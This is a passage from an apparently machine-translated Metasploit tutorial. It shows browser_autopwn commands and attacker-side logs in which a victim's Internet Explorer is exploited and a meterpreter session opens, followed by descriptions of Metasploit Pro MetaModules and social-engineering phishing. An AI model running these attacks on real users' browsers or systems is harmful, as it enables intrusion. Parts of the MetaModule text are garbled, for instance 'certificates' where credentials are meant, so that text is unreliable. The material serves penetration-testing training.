In the preceding scenario, an exploit server base is running with a number ofbrowser-based exploits, which are running with their corresponding handlers. Now, as soon as the victim's browser connects to the exploit server, the server base checks for the browser type and tests it against the matching exploits. In the preceding diagram, we have Apple Safari as the victim's browser. Therefore, exploits that match the Safari browser launch at the victim's browser in order to exploit it successfully. As soon as the exploit runs on the browser successfully, it makes a connection to the handler running in the attacker's machine.

3.9.1 Attacking browsers with Metasploit browserautopwn

To conduct this attack, we need to launch the auxiliary module, browser_autopwn,and set the various options that come along with it. Let's see how we can do that:


```
msf > use auxiliary/server/browser_autopwn
msf  auxiliary(browser_autopwn) > set LHOST 192.168.65.128
LHOST => 192.168.65.128
msf  auxiliary(browser_autopwn) > set SRVPORT 8080
SRVPORT => 8080
msf  auxiliary(browser_autopwn) > set URIPATH /
URIPATH => /
msf  auxiliary(browser_autopwn) > exploit
```

When we launch this attack, we will see many exploits setting up and waiting for incoming connections as shown in the following screenshot.

```
[*] --- Done, found 22 exploit modules

[*] Using URL: http://0.0.0.0:8080/
[*]  Local IP: http://192.168.65.128:8080/
[*] Server started.
```

In the preceding screenshot, 22 browser-based exploits are running and waiting. Now, the victim needs to open the preceding address, that is, http://192.168.65.128:8080/, to complete the attack.As soon as a victim browses to http://192.168.65.128:8080/, the exploit base will test the browser against all of the waiting exploits. The exploit that is successful in its execution will return the meterpreter shell to the attacker. Let's see what happens when a victim opens the address of our malicious browser autopwn server:



Let's see what is happening on the attacker side while the victim browses to http://192.168.65.128:8080/:

```
[*] Responding with exploits
[*] Sending MS03-020 Internet Explorer Object Type to 192.168.65.129:1119...
[-] Exception handling request: Connection reset by peer
[*] Sending MS03-020 Internet Explorer Object Type to 192.168.65.129:1120...
[*] Sending Internet Explorer DHTML Behaviors Use After Free to 192.168.65.129:1121 (target: IE 6 SP0-SP2 (onclick))...
[*] Sending stage (752128 bytes) to 192.168.65.129
[*] Meterpreter session 1 opened (192.168.65.128:3333 -> 192.168.65.129:1122) at 2013-09-04 03:53:30 +0530
[*] Session ID 1 (192.168.65.128:3333 -> 192.168.65.129:1122) processing InitialAutoRunScript 'migrate -f'
[*] Current server process: iexplore.exe (3060)
[*] Spawning a notepad.exe host process...
[*] Migrating into process ID 3236
[*] New server process: notepad.exe (3236)
```

We can see that an exploit matching Internet Explorer is running on the target. This is because the victim is using Internet Explorer, which is prone to vulnerabilities. The exploit running, in this case, is the MS03-020 Internet Explorer Object Type exploit, which will possibly give back the meterpreter access to the target on successful completion, as shown in the following screenshot:

```
msf  auxiliary(browser_autopwn) > sessions -i

Active sessions
===============

  Id  Type                   Information                                    Connection
  --  ----                   -----------                                    ----------
  1   meterpreter x86/win32  NIPUN-DEBBE6F84\Administrator @ NIPUN-DEBBE6F84  192.168.65.128:3333 -> 192.168.65.129:1122
```

Therefore, we got the meterpreter running on the target. The next step is to interact with this meterpreter using the sessions command.

```
msf  auxiliary(browser_autopwn) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

After providing the correct session ID, we can interact with the meterpreter running on the target system. The exploit module, which was able to exploit the client's browser, was a simple module.

4METASPLOIT METAMODULES

MetaModules has complex and automated security tasks designed to help security services perform their work more efficiently, such as testing firewall ports, open and closed, default certificates, and so on. MetaModules new functions that are introduced in Metasploit Pro (the commercial variant). You should keep in mind that MetaModules with the best star rating you provide the best results.

To open MetaModules, go to Home → Project Name → Modules → MetaModules.




Figure 4.1 Open metamodules

As we can see, we have six metamodules serving distinctnecessities.




Figure 4.2Six metamodules serving distinctnecessities

4.1 Segmentation and testing of the firewall

This MetaModule runs a full Nmap SYN scan to an external server, organized by Rapid7, which acts as a checkout target. Use this MetaModule to open outgoing firewall ports that an attacker can use to filter information. You will need to specify the ports and protocols that you want to audit.

To run this MetaModule, click the Launch button and follow the instructions there. It will display you the report of open, closed and filtered ports, just as shown in the below screenshot.




Figure 4.3The highlighted underline is the Metasploit variant

4.2 Domino authority

This MetaModule uses a valid login or active session to perform iterative certificates that collect certificates from infected hosts. He reassembled the certificates to identify other possible attack routes. This MetaModule works as long as it tries all the permissions, or it reaches the termination condition.
To run this MetaModule, click the Launch button on the opening screen. It will produce the below snapshot, in which you must take HOST IP and login certificates for verification.




Figure 4.4 Take HOST IP and login certificates for verification.

If the certificates that were entered correctly, it will produce the below result.




Figure 4.5Result of Certificates

4.3 SSH Key Testing

This MetaModule attempts to log on to systems with the restored SSH key. It records the results of successful and unsuccessful for each service. You will need to specify the user name, SSH key file name, and the range of hosts that you want.

To run this MetaModule, click Launch on the opening screen. It will display the below screen.




Figure 4.6MetaModule

Enter Certificates and click Launch button.




Figure 4.7Lanch Sertificates

4.4 Passive Network Discovery

This MetaModule is designed to intercept traffic to locate sites and services over a local area network. Since it does not send any packets, you can run this application to conduct a secret network discovery check and identify any sites, services, and plaintext certificates.

To run this MetaModule, click the Launch button on the opening screen. It will display the below screen.




Figure 4.8Run this MetaModule

Take the Network interface (Generally they are automatically discovered), (Generally they are automatically discovered). Click Filters. After that, check all the protocols that you want to monitor. In this case, we checked only HTTP.




Figure 4.9 Take the Network interface

We will receive the below screen with captured data and packets. If any IP or proxy is found, it will also be displayed.




Figure 4.10 Captured data and packets

5. METASPLOIT SOCIAL ENGINEERING

Social engineering can be broadly defined as the process of extracting confidential information (such as usernames and passwords) using a trick. Sometimes hackers use fake websites and phishing for this purpose. Let's try to understand the concept of social engineering attacks through a few examples.

Example 1. We probably noticed the old documents of the company thrown into the garbage cans, like garbage. These documents may contain confidential information, such as names, phone numbers, account numbers, social security number, address, etc. Many companies still use carbon paper in their faxes and when the roll is over, its carbon goes to the trash, which can have traces of confidential data. Although this sounds incredible, however intruders can calmly get information from the company's garbage containers to the theft through garbage.

Example 2. An intruder can become friends with staffing companies and establish a good relationship with him for a certain period of time. These relationships can be established on the Internet through social networks, chat rooms, or offline on a coffee table, in the playground, or using other means. The attacker takes office personnel into trust and, finally, digs out the necessary confidential information, without giving the slightest idea.

Example 3.A social engineer can claim an employee or a valid user or VIP by falsifying identity cards or simply convincing employees of their position in the company. Such an attacker can gain physical access to the restricted areas, thus providing additional opportunities for attacks.

Example 4. It happens in most cases that an attacker can be around you and can do shoulder surfing while you type sensitive information, such as user ID and password, account PIN, etc.

5.1 Attack of social engineering in Metasploit

In this section, we will discuss how you can initiate an attack of social engineering using Metasploit.

Firstly, go to the Metasploit main page and click the Phishing Campaign, as shown in the below screenshot.




Figure 5.1 Metasploit main page

Enter the name of the project and click Next.

